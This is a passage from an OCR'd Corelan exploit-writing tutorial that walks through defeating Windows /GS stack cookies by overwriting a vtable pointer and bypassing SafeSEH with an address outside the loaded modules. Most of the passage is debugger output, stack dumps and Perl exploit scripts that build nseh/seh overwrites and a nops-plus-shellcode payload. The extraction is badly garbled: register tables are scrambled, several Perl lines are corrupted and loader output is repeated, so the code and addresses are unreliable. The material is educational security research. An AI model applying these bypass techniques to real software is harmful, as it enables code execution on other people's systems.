0:000> uf Foo::bar gsvtable!Foo::bar 16 00401070 55 push ebp 16 00401071 8bec mov ebp,esp 16 00401073 51 push ecx 16 00401077 8be5 mov dword ptr [ebp-4],ecx 17 00401077 8be5 mov esp,ebp 17 00401079 5d pop ebp 17 0040107a c3 ret
If we look at the stack right at the point when function gs3 is called (so before the overflow occurs, breakpoint at 0×00401000) :
Calls - "C:\Documents and Settings\peter\My Documents\Visual Studio 2008\Projects\gsvtable\Release\( D = D × ) Raw args Funcin/o Source Addrs Headings Nonvolatile regs Frame nums Source args More Less
004020fc 0040211c 0012ffc0 gsvtable/Foo::gs3 (CONV: thiscall) 00000001 00342980 00343018 gsvtable/main+0x19 (CONV: cdecl) 011ef558 00785f32 7ffdd000 gsvtable/_tmainCRTStartup+0x10f (FPO: [Non-Fpo]) (CONV: cd 004013b4 0000000 78746341 kernel32/BaseProcessStart+0x23 (FPO: [Non-Fpo])
0812FF78 08401099 0 ▶0. RETURN to gsvtable.08401099 from gsvtable.08401000 0812FF74 084020FC " 0. ASCII "HARABEBECCCCDDDDEEEEFFFF" 0812FF78 0840211C .10. gsvtable.0840211C
0012FF02 0002FF08 0000000 0 0012FF04 00000001 0 0012FF04 00000001 0
- 0x0012ff70 = saved EIP - 0x0012ff74 = arguments
- 0x0012ff78 = vtable pointer (points to 0x0040211c)
0:000> u 0040211c gsvtable!Fo0::`vftable': 0040211c 7010 jo gsvtable!_load_config_used+0xe (0040212e) 0040211e 40 inc eax 0040211f 004800 add byte ptr [eax],cl 00402122 0000 add byte ptr [eax],al 00402124 0000 add byte ptr [eax],al 00402126 0000 add byte ptr [eax],al 00402128 0000 add byte ptr [eax],al 00402120 0000 add byte ptr [eax],al
Right before the strcpy begins, stack is set up like this : (so 32 bytes have been made available on the stack first (sub esp,20), making ESP point to 0x0012ff4c)
0012FF44 00000067 0012FF46 0000067 0 0012FF50 00151EE0 048. ASCII ""C:\Documents and Settings\peter\My Documents\Visual Studio 2008\Projects\gsvtable\Relea 0012FF54 0012FF54 0012FF5C \ 0012FF54 0012FF56 0012FF80 C + 0012FF60 00401148 H40. RETURN to MSUCR90.785427B4 from MSUCR90.785430D1 0012FF60 00401148 H40. RETURN to gsvtable.00401148 from MSUCR90getmainargs 0012FF64 00403048 H00. gsvtable.00403048 0012FF64 00403048 H00. gsvtable.00403048
0012FF6C  0012FF7C : 4. 0012FF70  00401099 0/0. RETURN to gsvtable.00401099 from gsvtable.00401000 0012FF74  004020FC   0. ASCII
0012FF78 0040211C Lt0. gsvtable.0040211C 0012FF7C 20012FF00 \$4. 0012FF80 004026C 140. RETURN to gsvtable.0040126C from gsvtable.00401090
At 0x0012FF78, we see the vtable pointer. Stack at 0x0012ff5c contains 0012ff78.
The stack cookie is first put in EAX and then XORed with EBP. It is then put on the stack (at 0×001268)
0012FF4C       00000002000       0         0012FF50       0012FF50       0012FF50         0012FF54       0012FF50       0012FF50         0012FF54       0012FF50       0012FF50         0012FF50       0012FF50       0012FF50         0012FF50       0012FF50       0012FF50         0012FF50       0012FF60       00401040         0012FF50       00401040       100         0012FF60       00401040       100         0012FF60       00401040       100         0012FF60       00401040       100         0012FF60       00401090       100         0012FF78       00401090       000         0012FF78       0040210       100         0012FF84       0000001       100         0012FF80
After writing AAAABBBBBCCCCDDDD to the stack (thus already overflowing buffer buf[]), we have overwritten the cookie with CCCC and we are a to overwrite saved EIP with EEEE
Image: Project Addition         Image: Project

 Control
 Contro
 Control
 Control

0x0012ff5c still points to 0x0012ff78, which points to vtable at 0x0040211c.

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

about

0012FF4C	46000002	8F	
0012FF50	0012FF60	. <b>‡</b> ∙	
0012FF54 0012FF58	0012FF78 00402114	X ‡. ¶+@	gsvtable.00402114
0012FF5C		x \$.	950(able.00402114
0012FF60	41414141	ÄAÄÄ	
0012FF64	42424242	BBBB	
0012FF68	43434343		
0012FF6C		DDDD	
0012FF70 0012FF74	45454545 46464646		
0012FF78	00402110		gsvtable.0040211C
	0012FFC0	L \$.	350000000000000000000000000000000000000
0012, 580	0040126C	l‡@.	RETURN to gsvtable.00
0012 F84	00000001	0	
0012FF88 0012FF80	00342980 00342F98	Ç)4. ÿ∕4.	
0012FF8C	4R40RC15	974. S <sup>21</sup> . IK	

After performing the strcpy (overwriting the stack), the instructions at 0040104D will attempt to get the address of the virtual function bar() into eax. Before these instructions are executed, the registers look like this :

Reg	isters (Ff	9U) <
EAX ECX EDX EBX ESP	00402100 00402115 0012FF79 00000000 0012FF4C	ASCII "BBBBCCCCCDDDDEEEEFFFF" gsvtable.00402115 ASCII "†@"
EBP ESI EDI	0012FF6C 00000001	ASCII "DDDDEEEEFFFF" gsvtable.004033AC
EIP	0040104B	gsvtable.0040104B
01010000 CPANSHD	ES 0023 CS 001B SS 0023 DS 0023 FS 003B GS 0000	32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 7FFDF000(FFF) NULL
ă ă		

Then, these 4 instructions are executed, attempting to load the address of the function into eax...

0040104D	. 8B45 F0	MOV EAX, DWORD PTR SS: [EBP-10]
00401050	. 8B10	MOV EDX, DWORD PTR DS: [EAX]
00401052	. 8B4D F0	MOV ECX, DWORD PTR SS: [EBP-10]
00401055	. 8B02	MOV EAX, DWORD PTR DS: [EDX]

The end result of these 4 instructions is

Reg	isters (Fl	PU) <
EAX ECX EDX EBX ESP	00000000 0012FF4C	ASCII "BBBBCCCCDDDDEEEEFFFF"
	000000001 004033AC	ASCII "DDDDEEEEFFFF" gsvtable.004033AC
C 0 P 1 A 0	ES 0023 CS 001B SS 0023	gsvtable.00401057 32bit 0(FFFFFFF) 32bit 0(FFFFFFFF) 32bit 0(FFFFFFFF)

CALL EAX

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

then, CALL EAX is made (in an attempt to launch the virtual function bar(), which really sits at 00401070).

00401057 |. FFD0

; gsvtable.00401070

but EAX now contains data we control...

12/02/2011 - 17 / 44

5
<u>a</u>
5
0
20
00
20
(1)
<u></u>
0
(III)
0
Sec
Contraction of the
0
- 25
- 5
120
4
1. 1. 1 1

ECX EDX EBX	000000000	ASCII "BBBBCCCCDDDDEEEEFFFF"	
EBP ESI	000000001	ASCII "DDDDEEEEFFFF"	
	42424242	gsvtable.004033AC	
C Ø P 1 A Ø Z 1	ES 0023 CS 001B SS 0023 DS 0023	32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 7FFDF000(FFF) NULL	

=> stack cookie got corrupted but we still control EIP (because we control EAX and have overwritten the vtable pointer). EBP and EDX seem to point to our buffer, so an exploit should be fairly easy to build.

# SafeSeh

Registers (FPU)

Safeseh is yet another security mechanism that helps blocking the abuse of SEH based exploitation at runtime. It is as compiler switch (/safeSEH) that can be applied to all executable modules (so .exe files, .dll's etc). (read more at uninformed v5a2).

Instead of protection the stack (by putting a cookie before the return address), the exception handler frame/chain is protected, making sure that if the seh chain is modified, the application will be terminated without jumping to the corrupted handler. The Safeseh will verify that the exception handling chain is unmodified before going to an exception handler. It does so by "walking the chain" until it reaches 0xffffff (end of chain), verifying that it has encountered the validation frame at the same time.

If you want to overwrite a SE Handler, you have also overwritten the next SEH... which will break the chain & trigger safeseh. The Microsoft implementation of the safeseh technique is (as of now) pretty stable.

# **Bypassing SafeSeh : Introduction**

As explained in chapter 3 of this tutorial series, the only way safeseh can be bypassed is

-> Try not to execute a seh based exploit (but look for a direct ret overwrite instead :-) )

or

-> if the vulnerable application is not compiled with safeseh and one or more of the loaded modules (OS modules or application-specific modules) is/are not compiled with safeseh, then you can use a pop pop ret address from one of the non-safeseh compiled modules to make it work. In fact, it's recommended to look for an application specific module (that is not safeseh compiled), because it would make your exploit more reliable across various versions of the OS.. but if you have to use an OS module, then it will work too (again, as long as it's not safeseh compiled).

-> If the only module without safeseh protection is the application/binary itself, then you may still be able to pull off the exploit, under certain conditions. The application binary will (most likely) be loaded at an address that starts with a null byte. If you can find a pop pop ret instruction in this application binary, then you will be able to use that address (the null byte will be at the end), however you will not be able to put your shellcode after the se handler overwrite (because the shellcode would not be put in memory - the null byte would have acted as string terminator). So in this scenario, the exploit will only work if

- the shellcode is put in the buffer before nseh/seh are overwritten

- the shellcode can be referenced utilizing the 4 bytes of available opcode (jumpcode) where nseh is overwritten. (a negative jump may do the trick here)

- you can still trigger an exception (which may not be the case, because most exceptions occur when overflowing the stack, which will not work anymore when you stop at overwriting seh)

For more information about seh and safeseh, have a look at http://www.corelan.be:8800/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/ http://www.corelan.be:8800/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/

Also, most part of this chapter is based on work from David Litchfield (Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server)

As stated earlier, starting with Windows server 2003, a new protection mechanism has been put in place. This technique should help stopping the abuse of exception handler overwrites. In short, this is how it works :

When an exception handler pointer is about to get called, ntdll.dll (*KiUserExceptionDispatcher*) will check to see if this pointer is in fact a valid EH pointer. First, it tries to eliminate that the code would jump back to an address on the stack directly. It does this by getting the stack high and low address (by looking at the Thread Environment Block's (TEB) entry, looking at FS:[4] and FS:[8]). If the exception pointer is within that range (thus, if it points to an address on the stack), the handler will not be called.

If the handler pointer is not a stack address, the address is checked against the list of loaded modules (and the executable image itself), to see whether it falls within the address range of one of these modules. If that is the case, the pointer is checked against the list of registered handlers. If there is a match, the pointer is allowed. I'm not going to discuss the details on how the pointer is checked, but remember that one of the key checks are performed against the Load Configuration Directory. If the module does not have a Load Configuration Directory, the handler would be called. What if the address does not fall within the range of a loaded module ? Well, in that case, the handler is considered safe and will be called. (That's what we call Fail-Open security :)

There are a couple of possible exploit techniques for this new type of SEH protections :

- If the address of the handler, as taken from the exception\_registration structure, is outside the address range of a loaded module, then it is still executed.

- If the address of the handler is inside the address range of a loaded module, but this loaded module does not have a Load Configuration Directory, and the DLL characteristics would allow us to pass the SE Handler verification test, the pointer will get called.

- If the address of the handler is overwritten with a direct stack address, it will not be executed. But if the pointer to the exception handler is overwritten with a heap address, it will be called. (Of course, this involves loading your exploit in the heap and then trying to guess a more or less reliable address on the heap where you can redirect the application flow to. This may be difficult because this address may not be predictable). -If the exception registration structure is overwritten and the pointer is set to an already registered handler, which executes code that helps you gaining control. Of course, this technique is only useful if that exception handler code does not break the shellcode and does in fact help putting a controlled address in EIP. True, this is rarely the case, but sometimes it happens.

# Bypassing SafeSeh : Using an address outside the address range of loaded modules

The loaded modules/executable image loaded into memory when an application runs most likely contains pointers to pop/pop/ret instructions, which is

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

Save the environment - don't print this document !

c) Peter Van Eeckhouttie

0.000

what we're usually after when building SEH based exploits. But this is not the only memory space where we can find similar instructions. If we can find a pop pop ret instruction in a location outside the address range of a loaded module, and this location is static (because for example it belongs to one of the Windows OS processes), then you can use that address as well. Unfortunately, even if you do find an address that is static, you'll find out that this address may not be the same address across different versions of the OS. So the exploit may only work if you are only targetting one specific version of the OS.

Another (perhaps even better) way of overcoming this 'issue' is by looking at an other set of instructions.

call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn] (Possible offsets (nn) to look for are esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-0c, ebp-18)

An alternative would be that, if esp+8 points to the exception registration structure as well, then you could still look for a pop pop ret combination (in the memory space outside the range from the loaded modules) and it would work too. Finally, you can look for "add esp+8 + ret", which would bypass SafeSEH as well.

Let's say we want to look for ebp+30. Convert the call and jmp instructions to opcodes :

004010cb call dword call dword ptr[ebp+6 004010ce jmp dword p jmp dword ptr[ebp+0> 004010d1	x30] tr[ebp+0x30]	]	
0:000> u 004010cb 004010cb ff5530 004010ce ff6530	call jmp		[ebp+30h] [ebp+30h]

Now try to find an address location that contains these instructions, and is located outside of the loaded modules/executable binary addres space, and you may have a winner.

In order to demonstrate this, we'll use the simple code that was used to explain the /GS (stack cookie) protection (example 1), and try to build a working exploit on Windows 2003 Server R2 SP2, English, Standard Edition.

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"
void GetInput(char* str, char* out)
{
    char buffer[500];
    try
    {
        strcpy(buffer,str);
        strcpy(out,buffer);
        printf("Input received : %s\n",buffer);
    }
    catch (char * strErr)
    {
        printf("No valid input received ! \n");
        printf("Exception : %s\n",strErr);
    }
}
int main(int argc, char* argv[])
{
     char buf2[128];
     GetInput(argv[1],buf2);
     return 0;
}
```

This time, compile this executable without /GS and /RTc, but make sure the executable is safeseh enabled (so /safeseh:no is not set under 'linker' command line options). Note : I am running Windows 2003 server R2 SP2 Standard edition, English, with DEP in OptIn mode (so only active for Windows core processes, which is <u>not</u> the default setting on Windows 2003 server R2 SP2 . Don't worry – we'll talk about DEP/NX later on). When loading this executable in ollydbg, we can see that all modules and executables are safeseh protected.

P /SafeSEH Mo	odule Scanne	r		
SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON /SafeSEH ON /SafeSEH ON /SafeSEH ON	0x77e40000 0x78520000	0x785c3000	5.2.3790.4480 (srv03_sp2_gdr.09	C:\wiNDOWS\system32\kernel32.dll C:\WINDOWS\system32\kernel32.dll C:\WINDOWS\WinSxS\x86_Hicrosoft.UC90.CRT_1fc C:\WINDOWS\system32\ntdll.dll

We will overwrite the SE structure after 508 bytes. So the following code will put "BBBB" in next\_seh and "DDDD" in seh :

my \$\$128=308; \$junk="A" x \$\$ize; \$junk=\$junk."BBBB";
Sjunk-Sjunk-DDDD;;
<pre>system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh \"\$junk\"\r\n");</pre>
Executable search path is:
ModLoad: 00400000 00406000 seh.exe
ModLoad: 7c800000 7c8c2000 ntdll.dl
ModLoad: 77e40000 77f42000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 78523000 C:\WINDOWS\WInSxS\x86 Microsoft.VC90.dll
(c5c.c64): Break instruction exception - code 80000003 (first chance) eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdllDbgBreakPoint:
7c8la3el cc int 3
0:000> g
(c5c.c64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=000000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000efl=00010206 seh!GetInput+0xcb:
00401060 8802 mov byte ptr [edx],al ds:0023:00130000=41
0:000> lexchain

12/02/2011 - 19 / 44

### 0012fee0: 44444444 Invalid exception stack at 42424242

ok, so far so good. Now we need to find an address to put in seh. All modules (and the executable binary) are safeseh compiled, so we cannot use an address from these ranges.

Let's search memory for call/jmp dword ptr[reg+nn] instructions. We know that opcode ff 55 30 = call dword ptr[ebp+0x30] and opcode ff 65 30 = jmp dword ptr[ebp+0x30]

### 0:000> s 0100000 l 77fffff <mark>ff 55 30</mark> 00270b0b ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e .U0.....W0.....

Alternatively, you can use my own pvefindaddr pycommand plugin for immunity debugger to help finding those addresses. The !pvefindaddr jseh command will look for all call/jmp combinations automatically and only list the ones that are outside the range of a loaded module :

ØBADFØØD	
ØBADFØØD	tovefindaddr Usage
ABONEAAN	
00005000	Annual in dealers a second in a Standard in a St
OBHUFOOD	<pre>typefindaddr <operation> [<options>]</options></operation></pre>
08HDF00D	Valid operations:
ØBADFØØD	p [reg] [module](look for pop pop ret) - optionally specify reg and module to filter on
OBADEOOD	Only addresses from non-safeseh protected modules/binaries will be listed
ABONEAAN	j <reg> Emodule3(look for jmp (reg), call (reg), push (reg)+ret) (optionally filter on module)</reg>
ABADEAAD	(look for imp/call dword ptr[ebp/esp+nn and ebp-nn])
OBHUFOOD	
OBHOLOGO	Only addresses outside address range of modules will be listed
ØBADFØØD	nosafeseh (List all modules that are not safeseh protected)
OBADFOOD	
ABAREAAD	
aponeaan	[nosafeseh] Getting safeseh status for loaded modules :
0BBDF00D	City is a set of the s
001101 000	All loaded modules are safeseh protected - good luck
ØBADFØØD	
ØBADFØØD	
ØBADFØØD	Search for jmp/call dword[ebp/esp+nn] combinations started - please wait
ØBADFØØD	
00280808	Found CALL DWORD PTR SS:[EBP+30] at 0x00280b0b - Access: (PAGE_READONLY)
002000000 0BBDF00D	
ODHDF00D	
OBHOFOOD	Found 1 address(es)
1 1	
Invetior	laddr icab

!pvefindaddr jseh

(note - the screenshot above is from another system, please disregard the address that was found for now). If you want a copy of this plugin :

### pvefindaddr for ImmDbg v1.73 (213.0 KiB, 717 hits)

Also, you can get a view on the memory map using immunitydebugger or ollydbg, so you can see where an address belongs to.

Memory map							
Address Size	Owner	Section	Contains	Type	Access	Initial	Napped as
Rddress         Size           001         001         001           01         001         001         001           01         001         001         001         001           01         001         001         001         001         001           01         001	seh seh seh	.text .rdata .data	stack of na PE header code imports data	Pr         0         00021004           Pr         0         00021104           Pr         0         00041802           Pr         0         0001802           Inag         01001802         Inag           Inag         01001802         Inag	RN RN ??? Gua: RN Gua: RN RN RN RN RN RN RN RN RN RN RN RN RN	RM RM	Mapped as  Device-ManddiskUplume1NUINCOMENsystemS2Nunicode.nls  NBevice-ManddiskUplume1NUINCOMENsystem32Nortkey.nls  Device-ManddiskUplume1NUINCOMENsystem32Nortkey.nls  Device-HanddiskUplume1NUINCOMENsystem32Nortpe.nls
00404000 00001000 00405000 00001000 77F40000 00001000 77F500000 00001000 77F500000 00045000 77F500000 00045000 77F500000 00045000 77F500000 00045000 77550000 00045000 77550000 00040000 77550000 000400 77550000 000400 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 00001000 77550000 000000000 0000000 00000 77550000 00000000	seh kernel32 kernel32 kernel32 kernel32 kernel32 tHSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90 HSVCR90	reico .text .data .reico .reico .reico .reico .text .data .reico .text .data .reico	data resources relocations PE header code, incort data resources relocations PE header code, export data resources relocations	Insp 01001002 Insp 01001002	R	RRANEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE	

You can also use the Microsoft vadump tool to dump the virtual address space segments. Get back to our search operation. If you want to look for more/different similar instructions (basically increasing the search scope), leave out the offset value in your search (or just use the pvefindaddr plugin in immdbg and you'll get all results right away):

0:000> s	010	9000	эι	771	fff	fft	ff !	55								
00267643	ff	55	ff	61	ff	54	ff	57-ff	dc	ff	58	ff	сс	ff	f3	.U.a.T.WX
00270b0b	ff	55	30	00	00	00	00	9e-ff	57	30	00	00	00	00	9e	.U0W0
002fbfd8	ff	55	02	02	02	56	02	02-03	56	02	02	04	56	02	02	.UVVV
00401183	ff	55	8b	ec	f6	45	08	02-57	8b	f9	74	25	56	68	54	.UEWt%VhT
0040149e	ff	55	14	eb	ed	8b	45	ec-89	45	e4	8b	45	e4	8b	00	.UEEE
00401509	ff	55	14	eb	f0	c7	45	e4-01	00	00	00	c7	45	fc	fe	.UEE
00401542	ff	55	8b	ec	8b	45	08	8b-00	81	38	63	73	6d	e0	75	.UE8csm.u
0040163e	ff	55	8b	ec	ff	75	08	e8-4e	ff	ff	ff	f7	d8	1b	c0	.UuN
004016b1	ff	55	8b	ec	8b	4d	08	b8-4d	5a	00	00	66	39	01	74	.UMMZf9.t
004016f1	ff	55	8b	ec	8b	45	08	8b-48	Зc	03	c8	0f	b7	41	14	.UEH <a.< td=""></a.<>
00401741	ff	55	8b	ec	6a	fe	68	e8-22	40	00	68	65	18	40	00	.Uj.h." <mark>@.he.@.</mark>
00401866	ff	55	8b	ec	ff	75	14	ff-75	10	ff	75	0c	ff	75	08	.Uuuuu.
004018b9	ff	55	8b	ec	83	ec	10	al-28	30	40	00	83	65	f8	00	.U(0@e
0040198f	ff	55	8b	ec	81	ec	28	03-00	00	a3	80	31	40	00	89	.U(1@

bingo ! Now we need to find the address that will make a jump to our structure. This address cannot reside in the address space of the binary or one of the loaded modules.

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

By the way: if we look at the content of ebp when the exception occurs, we see

Back to the search results. All addresses (see output of the search operation earlier) that start with 0×004 cannot be used (because they belong to the binary itself), and only 0x00270b0b will make the jump we want to take... This address belongs to unicode.nls (and not to any of the loaded modules). If you look at the virtual address space for multiple processes (svchost.exe, w3wp.exe, csrss.exe etc), you can see that unicode.nls is mapped in a lot of processes (not all of them), at a different base address. Luckily, the base address remains static for each process. For console applications, it will always be mapped at 0×00260000 (on Windows 2003 Server R2 Standard SP2 English, which makes the exploit reliable. On Windows XP SP3 English, it is mapped at 0×00270000 (so the address to use on XP SP3 would be 0x00280bb)

(again, you can use my own pvefindaddr pycommand, which will do all of this work automatically)

The only issue we may need to deal with is the fact that our "call dword ptr[ebp+30h]" address from unicode.nls starts with a null byte, and out input is ascii (null byte = string terminator) (so we won't be able to put our shellcode after overwriting seh... but perhaps we can put it before overwriting the SE structure and reference it anyway (or, alternatively, we could try to jump 'back' instead of forward. Anyways, we'll see). If this would have been a unicode exploit, it would not have been an issue (00 00 is the string terminator in unicode, not 00)

Let's overwrite nextseh with some breakpoints, and put 0x00270b0b in seh :

\$	lk="A" x 508; lk=\$junk."\xcc\xcc\xcc\xcc"; lk=\$junk.pack('V',0x00270b0b);
Open Exe	e III
	n 🔁 Release 🔹 🔾 🎲 🗇 🚍 -
My Ra Docu Deal My Doc	
Hy Co Hy Ne Pa	File game: whowe W Open Files of gape: Executable Files W Cancel
MMMM(eecn70(FTeecs	utable search path is:         .oad: 00400000 00406000 seh.exe         .oad: 7680000 7862000 ntdll.dll         .oad: 77e40000 77f42000 C:\WINDOWS\System32\kernel32.dll         .oad: 78520000 785c3000 C:\WINDOWS\WinSxS\x86 Microsoft.VC90.CRT_1dll         .c34): Break instruction exception - code 800000002 esi=7c8897f4 edi=00151f38         776600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38         776800000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38         776800000 ebx=0012fcb4 iopl=0 nv up ei pl nz na po nc         001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202         1!DbgBreakPoint:         .a3el cc       int 3         00> g         .c34): Access violation - code c0000005 (first chance)         t chance exceptions are reported before any exception handling.         exception may be expected and handled.         0012fd1 ebx=00000000 ecx=0012fd14 edx=00130000 esi=00000001 edi=004033a8         004010cb esp=0012fcb4 ebp=0012fece iopl=0 nv up ei pl nz na pe nc         001b ss=0023 ds=0023 fs=003b gs=0000 efl=00010206         06tInut+0xcb:         100cb 8802 mov byte ptr [edx],al       ds:0023:00130000=41
0	0> <mark>!exchain</mark> !fee0: <mark>00270b0b</mark> llid exception stack at cccccccc
( e c	0> g 4.c34): <b>Break instruction exception - code 80000003</b> (first chance) 00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=000000000 edi=00000000 0012feee esp=0012f80e ebp=0012f90c iopl=0 nv up ei pl zr na pe nc 001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 ffee0 cc int 3
	10> <mark>d eip</mark> !fee0 cc cc cc 0b 0b 27 00-00 00 00 00 7c ff 12 00'

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

http://www.corelan.be:8800

c) Peter Van Feckhoutte

0012fef0 0012ff10 0012ff20 0012ff30 0012ff40 0012ff40 0012ff50 0012ff50 0012ff60 0012ff60 0012ff60 0012ffa0 0012ffa0 0012ffa0 00 f1 29 33 41 00-fc 41-41 41-41 41-41 41-41 41-41 **41** 41 41 41 41 79 41 41 41 00 11 41 41 41 41 41 40 41 41 41 41 41 fe 41 41 41 41 41 12 41 41 41 41 41 41 **41** 41 41 41 41 41 **41** 41 41 41 41 41 **41** 41 41 41 41 41 41 41 41 41 41 41 41 41 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 41 41 41 41 41 41 41 41 41-41 41 41 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 41 AAAAAAAAAAAAAAAAAA 0012ffd0

The new (controlled) SEH chain indicates that we have properly overwritten nseh and seh, and after passing the exception to the application, the jump was made to our 4 byte jumpcode at nseh. (4 breakpoints in our scenario).

When stepping through the instructions after the exception occurred ('t' command in windbg), we can see that the validation routines were executed (by ntdll), the address was determined to be valid (call ntdll!RtllsValidHandler) and finally the handler was executed, which brings us back to the nseh (4 breakpoints) :

eax=000000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=000000000 edi=00000000
eip=7c828770 esp=0012f8f0 ebp=0012f90c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000 efl=00000246
ntdll!ExecuteHandler2+0x24:
7c828770 ffd1 call ecx {00270b0b}
0:000>
eax=000000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=000000000 edi=00000000
eip=00270b0b esp=0012f8ec ebp=0012f90c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b as=0000 efl=00000246
00270b0b ff5530 call dword ptr [ebp+30h] ss:0023:0012f93c=0012fee0
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
0012fee0 cc int 3

When looking at eip (see previous windbg output), we can see that our "junk" buffer can be easily referenced, despite the fact that we could not overwrite more memory after overwriting seh (because it contains a null byte). So we still may be able to get a working exploit. The shellcode space will be more or less limited (500 bytes or so)... but it should work.

So if we replace the A's with nops+shellcode+junk, and make a jump into the nops, we should be able to take control. Sample exploit (with breakpoints as shellcode) :

```
my $size=508;
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc";
$junk=snops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode));
$junk=$junk."\xeb\x1a\x90\y90"; #nseh, jump 26 bytes
$junk=$junk.y000270b0b);
print "Payload length : ". length($junk)."\n";
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\"_seh \"$junk\"\r\n");
   Symbol search path is: SRV*C:\windbg symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000 seh.exe
ModLoad: 72680000 7262000 ntdll.dll
ModLoad: 77e40000 77f42000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000 C:\WINDOWS\Win5xS\x86...4148 x-ww_D495AC4E\MSVCR90.dll
(6f9.0ac)\Prosol\Prosol\Prosol\Prosol\ProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsolProsol

      ModLoad: 00400000 00406000
      seh.exe

      ModLoad: 76800000 7C8c2000
      ntdl.dll

      ModLoad: 77640000 77f42000
